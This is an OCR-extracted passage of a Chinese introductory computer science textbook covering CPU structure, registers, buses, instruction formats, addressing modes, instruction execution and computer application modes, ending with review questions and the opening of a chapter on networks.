(3) 三总线结构运算器。在三总线结构的运算器中，ALU 的两个输入端分别由两条总线供给，而 ALU 的输出则与第三条总线相连，如图 1-5 所示。这样，算术逻辑操作就可以在一步控制之内完成。另外，设置了一个总线旁路器。设置总线旁路器的目的是：如果一个操作数不需要修改，而直接从总线 2 传送到总线 3，那么可以通过控制总线旁路器把数据传出；如果一个操作数传送时需要修改，那么就借助于 ALU。很显然，三总线结构的运算器的特点是操作时间快，但需要的总线多。

**3. CPU 的处理速度**

大型计算机在设计和生产时是作为一个整体来考虑的，CPU 只是系统的一个部件。在这样的计算机系统里，通常使用 CPU 每秒钟执行的机器指令数目来量度 CPU 工作速





**图 1-5　三总线结构运算器**

度。一个较为传统的单位是 MIPS(百万条指令/每秒)。当然,不同的机器指令的执行时间并不一定相同,但是 MIPS 这种描述简单直观,也能大致上表示出 CPU 的主要性能,所以仍然广泛使用。

计算机部件通常由不同的厂商独立生产。由于 CPU 厂商无法预料计算机其他组成部分的性能,因此常常将 CPU 的主频作为计算机性能的一个参照指标。所谓主频,就是 CPU 的时钟频率,常用的单位是 MHz(兆赫)。假如 CPU 的主频是 1MHz,就是说 1 秒钟产生一百万个时间信号,或者说每个时钟周期是百万分之一秒。一条机器指令要经过若干个机器周期才能完成,而每一个机器周期又由若干个时钟周期组成。

要注意的是,CPU 主频只是计算机性能的一个量度参数,并不代表计算机真正的运算速度。计算机的整体性能由总线频率(外频)、内存容量和外部设备性能等多种因素来共同决定。

**4. CPU 基本功能**

CPU 对整个计算机系统的运行是极其重要的,它具有如下 4 方面的基本功能。

(1) 指令控制。程序的顺序控制称为指令控制。由于程序是一个指令序列,这些指令的顺序不能任意颠倒,必须严格按程序规定的顺序进行。

(2) 操作控制。一条指令的功能往往是由若干个操作信号的组合来实现的,因此,CPU 管理并产生由内存取出的每条指令的操作信号,把各种操作信号送往相应的部件,从而控制这些部件按指令的要求执行。

(3) 时间控制。对各种操作实施时间上的定时称为时间控制。在计算机中,各种指令的操作信号以及一条指令的整个执行过程都受到严格的时间定时。

(4) 数据加工。数据加工就是对数据进行算术运算和逻辑运算处理并进行逻辑测试,例如零值测试、两个值的比较等。数据加工处理部件由算术逻辑单元、累加寄存器、数据缓冲寄存器和状态条件寄存器组成,相对控制器而言,运算器接受控制器的命令而进行动作,即运算器所进行的全部操作都是由控制器发出的控制信号来指挥的。

**5. CPU 的基本结构**

在 CPU 中至少要有 6 类寄存器。根据需要,可以扩充其数目。下面介绍一下这些寄存器的功能与结构。




(1) 数据缓冲寄存器。数据缓冲寄存器用来暂时存放由内存读出的一条指令或一个数据字;反之,当向内存存入一条指令或一个数据字时,也暂时将它们存放在数据缓冲寄存器中。缓冲寄存器的作用是作为 CPU、内存和外部设备之间信息传送的中转站,弥补 CPU、内存和外部设备之间在操作速度上的差别等。

(2) 指令寄存器。指令寄存器用来保存当前正在执行的一条指令。当执行一条指令时,先把它从内存取到缓冲寄存器中,然后再传送至指令寄存器。指令划分为操作码和地址码字段,由二进制数字组成。为了执行任何给定的指令,必须对操作码进行测试,以便识别所要求的操作,指令译码器就是做这项工作的。指令寄存器中操作码字段的输出就是指令译码器的输入,操作码经译码后即可向操作控制器发出具体操作的特定信号。

(3) 程序计数器。为了保证程序能够连续地执行下去,CPU 必须确定下一条指令的地址。而程序计数器正是起到这种作用,所以通常又称为指令计数器。在程序开始执行前,必须将它的起始地址,即程序的一条指令所在的内存单元地址送入程序计数器,因此程序计数器的内容即是从内存提取的第一条指令的地址。当执行指令时,CPU 将自动修改程序计数器的内容,以便使其保存将要执行的下一条指令的地址。由于大多数指令都是按顺序来执行的,所以修改的过程通常只是简单的对程序计数器加 1。但是,当遇到转移指令如 JMP 指令时,那么后继指令的地址(即程序计数器的内容)必须从指令的地址段取得。在这种情况下,下一条从内存取出的指令将由转移指令来规定,而不是像通常一样按顺序来取得。因此程序计数器具有寄存信息和计数两种基本功能。

(4) 地址寄存器。地址寄存器用来保存当前 CPU 所访问的内存单元的地址。由于在内存和 CPU 之间存在着操作速度上的差别,所以必须使用地址寄存器来保持地址信息,直到内存的读/写操作完成为止。当 CPU 和内存进行信息交换,即 CPU 向内存存/取数据时,或者 CPU 从内存中读出指令时,都要使用地址寄存器和数据缓冲寄存器。同样,如果把外部设备的设备地址当内存地址单元看待,那么,当 CPU 和外部设备交换信息时,同样要使用地址寄存器和数据缓冲寄存器。

(5) 累加寄存器。累加寄存器通常简称为累加器,它是一个通用寄存器。其功能是:当运算器的算术逻辑单元 ALU 执行算术或逻辑运算时,为 ALU 提供一个工作区。累加寄存器暂时存放 ALU 运算的结果信息。显然,运算器中至少要有一个累加寄存器。当使用多个累加器时,其中任何一个可存放源操作数,也可存放结果操作数。在这种情况下,需要在指令格式中对寄存器加以编址。

(6) 状态条件寄存器。状态条件寄存器保存由算术指令和逻辑指令运行或测试的结果建立的各种条件码内容,如运算结果进位标志(C),运算结果溢出标志(V),运算结果零标志(Z),运算结果负标志(N)等。这些标志位通常分别由 1 位触发器保存。除此之外,状态条件寄存器还保存中断和系统工作状态等信息,以便使 CPU 和系统能及时了解机器运行状态和程序运行状态。因此,状态条件寄存器是一个由各种状态条件标志拼凑而成的寄存器。

从上可知,在 CPU 中的六类主要寄存器中,每一个完成一种特定的功能。CPU 从存储器取出一条指令并执行这条指令的时间称为指令周期。

### 1.1.5 总线

总线是在计算机系统各组成部件之间传送数据的一组公共信号线的集合。总线可以分为内部总线和外部总线。内部总线是指在 CPU 内部连接寄存器、运算器、控制器进行数据传送所使用的总线；外部总线是连接 CPU、内存、I/O 设备接口各种部件，进行信息传送的总线，也称为系统总线。

**1. 系统总线的种类**

从逻辑功能的角度来说，按照总线上传输的信息内容，可以把系统总线分为数据总线、地址总线和控制总线三类。地址总线用来传送地址信息，数据总线用来传送数据信息，控制总线用来传送控制信号。系统总线大多采用并行传送方式来传输信息，以保证数据的传送速度。

(1) 数据总线。数据总线是双向传输数据的通道。数据总线宽度是指能同时传送的数据位数，也就是访问内存单元或者 I/O 设备接口时一次能够交换的数据位数。例如计算机字长 32 位，那么需要宽度为 32 位的数据总线进行并行传送。

(2) 地址总线。地址总线是单向传输通道，把 CPU 要访问的地址传送到内存或 I/O 设备接口，用以指定某个内存单元或某个外部设备的输入输出接口位置。地址总线宽度决定了访问的地址空间容量。例如，数据空间容量一共有 $2^n$ 个地址，那么地址总线一次要传送 n 位地址数据，因此要配备宽度为 n 位的地址总线。

(3) 控制总线。控制总线负责在中央处理器和其他部件之间传送控制指令，包括内存单元、I/O 接口的读写、同步信号和中断信号等。

**2. 总线结构**

系统总线连接 CPU、内存和 I/O 设备接口。总线的布置以及与各个部件的连接方式会对计算机系统的总体性能产生重大影响。依据不同的连接方式，可以把总线结构分成单总线和多总线两类。

使用单一总线来连接 CPU、内存和 I/O 接口，称为单总线结构，多为微型机和小型机采用。单总线结构简单、便于扩充，但由于所有信息的传送都要经过唯一的一条总线，高速部件(CPU 和内存)和低速部件(输入输出 I/O 设备)竞争占用总线可能会成为计算机的瓶颈，因此要采用其他技术来缓解这个矛盾。

为解决 I/O 设备和 CPU、主存之间传送速率的差异，整体上提高系统的数据传送效率，可以采用多总线结构。用高速专用总线连接 CPU 和内存，把速度较低的 I/O 设备分离出去，形成系统总线与 I/O 总线分开的双总线结构。

大、中型计算机往往采用三总线结构。由所谓“通道”来管理 I/O 设备，通道实质上是一台专用的 I/O 处理器。计算机使用三类不同的总线，CPU 和内存由高速总线连接，它们和通道由系统总线连接，所有的 I/O 接口都挂在 I/O 总线上，由通道负责控制。

除上述总线外，还有其他的总线连接方式，这是计算机体系结构设计时必须考虑的问题。

# 1.2　计算机的基本工作过程

计算机之所以能够从外部世界接收数据，并且进行处理，然后把处理结果送往外部世界，这是由于计算机能够按照指定的命令来执行特定操作的结果。在计算机中，把这种计算机硬件能够直接识别和执行的命令称之为指令。

指令和数据均放在内存里。从形式上看，它们都是二进制代码，人很难区分出这些代码是指令还是数据，然而 CPU 却能识别这些二进制代码。计算机所以能自动工作，是因为 CPU 能从存放程序的内存里取出一条指令、分析指令并执行这条指令；紧接着又是取指令，分析指令，执行指令……如此周而复始，构成了一个封闭的循环。除非遇到停机指令，否则这个循环将一直继续下去。

CPU 每取出并执行一条指令时，都要完成一系列的操作，这一系列操作所需的时间通常称为一个指令周期。更简单地说，指令周期是取出并执行一条指令的时间。由于各种指令的操作功能不同，因此各种指令的指令周期是不尽相同的。

## 1.2.1　指令格式

指令的内容由两部分组成，即操作的性质和操作的地址。前者称为操作码，后者称为地址码。操作码字段表示指令的操作特性与功能，指出指令所进行的操作，如加、减、乘、除、取数、存数等，设计如下指令操作码，如表 1-2 所示。

**表 1-2　指令操作码**

| 指令 | 操作码 | 指令 | 操作码 |
|---|---|---|---|
| 加法 | 001 | 取整 | 101 |
| 减法 | 010 | 存数 | 110 |
| 乘法 | 011 | 打印 | 111 |
| 除法 | 100 | 停机 | 000 |

地址码字段指示操作数的地址，表示参加运算的数据应从存储器的哪个单元取，运算的结果应存到哪个单元。

**1. 二地址指令**

| OPR | X | Y |
|---|---|---|

在二地址指令中将 X 地址的操作数与 Y 地址的操作数执行 OPR 操作，将结果数送于 Y 地址中。

**2. 单地址指令**

| OPR | X |
|---|---|

为了进一步缩短机器指令码的长度，以节省存储器空间，减少访问内存的次数。还可以从指令码中再去掉一个操作数地址，结果在指令码中仅剩下一个操作数地址码了。但是大多数运算操作必须有两个操作数(二元运算)，这就可以利用硬件来隐含地提供另一个操作数和结果数的地址。提供隐含操作数的硬件称为累加器。

## 1.22 指令寻址方式

数据或指令在存储器中存放的位置称之为地址。存放指令的地址称之为指令地址；存放数据的地址称之为操作数地址。在程序中各条指令的地址一般是按顺序排列的，因此计算机也是按顺序执行的。如果需要改变指令执行顺序，可以利用转移指令，但是转移之后仍然按顺序执行。数据在存储器中也是按一定顺序存放的，即在存储器中设有数据区。但在程序执行过程中，有些数据可能需要多次反复使用，而且并无一定规律可循，这就提出了寻找操作数地址的问题。通常把寻找操作数地址的方式称之为寻址方式，把寻找操作数地址的过程称之为寻址过程。寻址方式的种类越多，则计算机的功能越强，灵活性越大。寻址方式所要解决的主要问题是如何在整个内存地址空间内，方便、灵活地找到所需要的单元地址。

一个指令系统包含哪几种寻址方式，能否为程序设计提供方便是指令系统设计的关键。在不同的计算机中，寻址方式的分类和名称不统一。下面简单介绍几种典型的寻址方式。

**1. 立即寻址**

立即寻址是为一条指令确定一个操作数的最简单方法。在立即寻址方式中，指令的地址码作为实际的操作数。立即的含义是指在同一时间内，指令本身被取出来时，操作数也同时被取出来了，这个操作数立即就可以使用了。

**2. 直接寻址**

指令中的地址码就是操作数的实际地址，即按照这个地址能够从存储器中直接取得操作数，这样的寻址方式称为直接寻址方式。由于在直接寻址方式中给出的操作数地址与程序本身所在的位置无关，因此又称绝对寻址方式。

**3. 间接寻址**


在指令中的地址码不是操作数的地址，而是存放操作数地址的内存单元地址，这个地址称为间接地址。利用间接地址的寻址方式称为间接寻址方式。

## 1.23 指令执行过程

表 1-3 中列出了由两条指令组成的一个简单程序。下面通过 CPU 执行这一程序的过程，即通过每一条指令取指令阶段与执行指令阶段的分解动作，来具体认识每一条指令的指令周期(假定，程序已装入内存中)。

**表 1-3 简单程序**

| 八进制地址 | 八进制内容 | 助记符 |
|---|---|---|
| 020 | 250 000 | CLA |
| 021 | 010 010 | ADD 10 |




**1. 取第一条指令 CLA**

(1) 程序计数器 PC 的内容 020 被装入总线地址寄存器。

(2) 程序计数器内容加 1,变成 021,为取下一条指令做好准备。

(3) 地址寄存器的内容被放到地址总线上,经地址总线送到内存地址寄存器。

(4) 所选存储器单元 020 中的内容经过数据总线,传送到数据缓冲寄存器。

(5) 数据缓冲寄存器的内容经数据总线传送到指令寄存器。

(6) 指令寄存器中的操作码被译码或测试。

(7) CPU 识别出指令内容是 CLA,至此,取指令阶段结束。

**2. 执行 CLA 指令阶段**

(1) 操作控制器发送一控制信号给算术逻辑运算单元 ALU。

(2) ALU 响应该控制信号,将累加寄存器的内容全部清零,从而执行了 CLA 指令。

**3. 取下一条指令 ADD**

该过程与取第一条指令相同。取指结束后,程序计数器的内容变成 022,指令寄存器中已经存好 ADD 指令并进行译码。

**4. 执行 ADD 10 指令阶段**

(1) 把指令寄存器中的地址码部分(10)装入地址寄存器,其中 10 为内存中存放操作数的地址。

(2) 把地址寄存器中的操作数的地址(10)发送到地址总线上。

(3) 在存储器单元 10 中读出操作数,假定该数是 8,并经过数据总线传送到缓冲寄存器。

(4) 执行加操作:由数据缓冲寄存器得来的操作数 8 可送往 ALU 的一个输入端,将等候在累加器内的另一个操作数(因为 CLA 指令执行结束后累加器内容为零)送往 ALU 的另一个输入端,于是 ALU 将两数相加,产生运算结果为 0+8=8。

当计算机进行计算时,指令必须是按一定的顺序一条接一条进行。控制器的基本任务就是按照计算程序所排的指令序列,先从存储器取出一条指令放到控制器中,对该指令的操作码由译码器进行分析判别,然后根据指令性质,执行这条指令,进行相应的操作。接着从存储器取出第二条指令,再执行这第二条指令。因此,控制器反复交替地处在取指令周期与执行指令周期之中。每取出一条指令,控制器中的指令计数器就加 1,从而为取下一条指令做好准备。从形式上看,指令和数据都是二进制数码。一般来讲,在取指周期中从内存读出的信息是指令流,它流向控制器;而执行周期中从内存读出的信息流是数据流,它由内存流向运算器。

## 1.3　计算机系统

### 1.3.1　硬件和软件

**1. 系统**

系统是指由若干个既相互区别,又相互联系、相互作用、相互影响、相互依存的成分所

组成的一个有机整体。人们习惯把组成计算机系统的所有成分分为两大部分：硬件系统和软件系统，如图 1-6 所示。





**图 1-6 计算机系统**

**2. 硬件**

硬件是组成计算机的硬件部件的总称。如前所述，CPU 是计算机的中枢，负责执行运算和控制系统数据处理的全过程。其中，运算器用于执行算术运算和逻辑运算。控制器控制与协调运算、存储、输入输出等数据处理动作的启动和执行顺序。这种控制大体上是通过执行机器指令的机器周期来实现的。此外，CPU 还包含寄存器。运算器和控制器工作过程中需要使用各种寄存器来暂时保存信息，如数据通用寄存器、累加器、指令寄存器和程序计数器等。

一般把存储器分为 4 级：外存、内存、高速缓存和寄存器。从体系结构的角度出发，外存储器也是一类输入输出设备，内存储器和高速缓冲存储器构成计算机的主存储器，寄存器则属于 CPU。

输入输出设备负责计算机系统界面上的数据流动，实现计算机和外部环境之间的通信。I/O 设备也习惯称为外部设备或者外设。

总线是硬件设备之间的信息传送通道。其中，内部总线连接 CPU 的各个组成单元，而系统总线则连接 CPU 和主存储器、CPU 和外部设备的接口。

**3. 软件**

计算机软件是程序、文档、数据和开发规范的集合。软件开发过程必须基于工程化的原则，按照所规定的工程开发规范来进行。所谓开发规范可以用“4 个 W”来理解，即 When、What、How、Who。一个软件开发规范要明确规定，软件开发过程中什么时候要做什么、用什么技术方法做和由什么人(角色)来做。有了规范才能组织起开发人员团队，有步骤地完成日益庞大和复杂的软件开发任务。今天，软件开发绝对不等同于编写程序，早已摆脱了早期那种一两个人冥思苦想的手工艺技巧方式。

在汽车制造厂，汽车是终极产品，伴随设计和制造过程的各个步骤会有很多技术资料

和管理资料在产生、被使用。这就是文档(document)的概念。软件的工程化开发方式也一样。程序是软件开发的终极结果，整个开发过程不能只存在于开发人员的脑袋当中。所使用的技术和管理资料应该以某种可视化形式呈现。形成文档、使用文档是现代软件开发方法的要点之一。计算机软件也是一个系统，包含了完成形形色色功能的程序，如图1-7所示。





**图1-7 计算机软件层次结构图**

**4. 硬件和软件的关系**

硬件和软件相辅相成，协同完成数据处理过程。硬件是软件驻留和执行的物质基础，而软件体现了对硬件运行动作的控制和协调。

在计算机科学发展的过程中，硬件技术和软件技术是相互促进的。比如，因为结构体系里引入了中断(interrupt)机制，在特定的事件发生时CPU会终止当前程序的执行，转移到规定的另外一个程序的入口。中断机制促进了操作系统的研发，使操作系统成为计算机系统软件的核心基础。

硬件和软件的界面有一定程度的浮动性。比如浮点运算问题，习惯把形如$1.5\times10^{-6}$的数称为浮点数。要对浮点数进行运算需要特别的算法，但也可以增加协处理器硬件(浮点运算单元)用以直接运算浮点数。

几十年来，硬件技术的飞速发展根本性地促进了软件技术方法的变革。今天，极低的存储成本和极高速的CPU使软件开发人员不必再把时间效率和空间效率作为一般软件的设计考虑重点，转而追寻能够提高软件开发效率和质量的技术方法。

## 1.3.2 应用模式

所谓系统应用模式，是指计算机应用系统在使用环境中的任务安排方式。下面是主流的几种应用模式。

**1. 主机/终端模式**

主机/终端模式是一种集中式系统，传统的计算机应用模式。软、硬件资源全部集中在一台功能强大的计算机里，一切任务都在上面完成。

大型集中式系统的计算机称为主机，用多用户工作方式，每个用户通过终端设备和主机交互。通常，终端是些I/O设备，不能独立于主机工作，也习惯把CPU、内存、外设接口、总线和电源等部分称为主机。除主机之外，多配备显示器、键盘和打印机等传统外设。

集中式系统以往通常只配置一个CPU。近年来新技术不断涌现，所谓“多核”CPU是指在一个CPU芯片上集成多个“工作中心”，以提高工作速度。

使用多个CPU(CPU阵列)的集中式系统结构日渐成熟，奠定了并行处理系统的基础。

**2. 客户机/服务器模式**

服务器(Server)其实就是一台配置比较齐全、功能比较强大的计算机，可用一般计算

机充当,更多时候会采用专门生产的所谓专用服务器。客户端也是一台独立计算机,通常面对个人用户,多用个人计算机充当。客户机和服务器在计算机网络环境中构成应用的客户机/服务器(Client/Server,C/S)模式。

C/S方式是一种所谓"请求—响应"的应答模式。客户机在运行应用程序的过程中提出服务请求,经由网络传送到服务器去,服务器利用本身软、硬件资源的优势,接受并满足客户提出的请求,提供服务,把执行后产生的结果数据回送到客户机上去,由客户机进一步处理后再提交给用户。这样,多个客户机可以共享服务器提供的服务资源。

和集中式系统的重要区别在于,客户机不是哑终端,而是能够独立运行的计算机。运算任务由客户机和服务器共同分担。典型做法是应用程序的运行、数据的输入输出在客户机上进行,而一些共同的、复杂的、需要更多资源的任务则分配到服务器上执行。

例如,对于要访问数据库的应用,C/S模式的做法是海量的数据集中保存在服务器磁盘上,管理数据库的系统软件DBMS也驻留在服务器上。DBMS接受各个客户机上客户应用程序对数据库的访问请求,完成对数据库的访问,再通过网络回送访问结果数据,后续动作在客户机上自行处理。

**3. 浏览器/服务器模式**

浏览器能够读取和展示网络上某台计算机里以超文本格式存放的文档。超文本(hypertext)的意思是文档的数据以文字、图像、视频和音频等多媒体对象的形式出现。除数据之外,超文本文档还包含彼此之间的链接,组成了一个网状数据组织,这就是所谓的万维网(WWW)。

最著名的浏览器之一是Microsoft公司的IE浏览器,通常集成在操作系统产品Windows当中。提供超文本文档服务的计算机构成万维网服务器(Web Server),以由网页组成的网站形式向客户机上的浏览器程序提供多媒体信息访问服务。

今天,浏览器/服务器(Browser/Server,B/S)模式泛指使用上述形式运行的一种计算机应用系统的工作方式。B/S结构应用模式要设置Web服务器,用户在客户机上使用Web浏览器访问服务器上的Web网页,通过Web网页交互访问后方的数据库,从数据库获取处理的信息以Web网页上的文本、图像或其他对象的形式展现给用户。从这个意义上可以说,B/S模式是C/S模式的一种特别延伸。

**4. 对等模式**

对等模式(Peer to Peer,P2P)是指应用时两台计算机在一对一基础上平等地进行通信。早期,两台计算机要用固定的线路对接,而现在可以在网络上建立对等应用模式。一个用户在网上广播他的要求,响应的另一个用户和他对等连接,信息就可以在两台计算机之间传送。信息下载业务多使用这种应用模式。

**5. 分布式系统**

在集中式系统里,程序和数据集中在一台功能或强或弱的计算机当中。而分布式系统在逻辑上仍然是一个统一的系统,但在物理上,系统的程序和数据分布在不同的计算机系统里。

分布式系统必须在网络环境上构筑,但不能认为网络平台上的应用系统都是分布式的。分布式系统有个基本特征,系统包含的所谓"全局访问"应用要涉及不同的计算机系

统资源，但全局访问应该是“透明”的，即应用本身不必关心访问目的地，而是由系统负责把访问映射到某台计算机去。在分布式应用模式中，一个处理任务是由分布在不同物理地点的若干个计算机系统共同来完成的。为此，要配置额外的软件和硬件。

## 1.4　本章小结

计算机是一个以数据处理为目标的系统。通常把组成计算机系统的成分分为两大部分：计算机硬件和计算机软件。软件和硬件相辅相成，协同完成数据处理过程。硬件是软件驻留和执行的物质基础，而软件体现了对硬件运行动作的控制和协调。

冯·诺依曼提出：程序预先存储在计算机内部，运行时计算机自行提取程序里的操作指令执行。这就是程序存储原理，是人类控制机器方式的革命性突破。以程序存储原理为核心的冯·诺依曼结构体系奠定了计算机的标准结构，沿用至今。

计算机应用系统的几种使用模式是集中式、C/S 方式、B/S 方式和分布式。

随着互联网时代的到来，计算机的重要性日益突出，它不仅引起了人类的工作与生活方式的变化，同时也为人类发展科学技术、创造文化提供了新的手段。但另一方面，信息安全所面临的挑战也日益突出，主要体现在恶意代码和安全攻击等方面。

## 参考文献

[1]　黄思曾，黄捷迅. 计算机科学导论教程(第 2 版). 北京：清华大学出版社，2010.
[2]　张福炎，孙志挥. 大学计算机信息技术教程. 南京：南京大学出版社，2003.
[3]　陈明. 计算机导论. 北京：中国铁道出版社，2010.
[4]　Nell Dale，John Lewis，张欣，等译. 计算机科学概论中文版(第 3 版). 北京：机械工业出版社，2008.

## 思考题

1. 冯·诺依曼体系结构的计算机由哪几大部件组成？每个部件的功能是什么？
2. 简述 CPU 的作用和基本组成。
3. 简述计算机的基本工作原理。指令是如何寻址并执行的？
4. 简述计算机硬件系统和软件系统的组成。

# 第 2 章 计算机网络概述

**本章学习要点：**

- ✍ 互联网的概念，组成互联网的边缘部分和核心部分及其作用；
- ✍ 核心网络中分组交换的概念；
- ✍ 计算机网络的分类和性能指标；
- ✍ 计算机网络分层次的体系结构(包含协议和服务)，特别是五层协议。

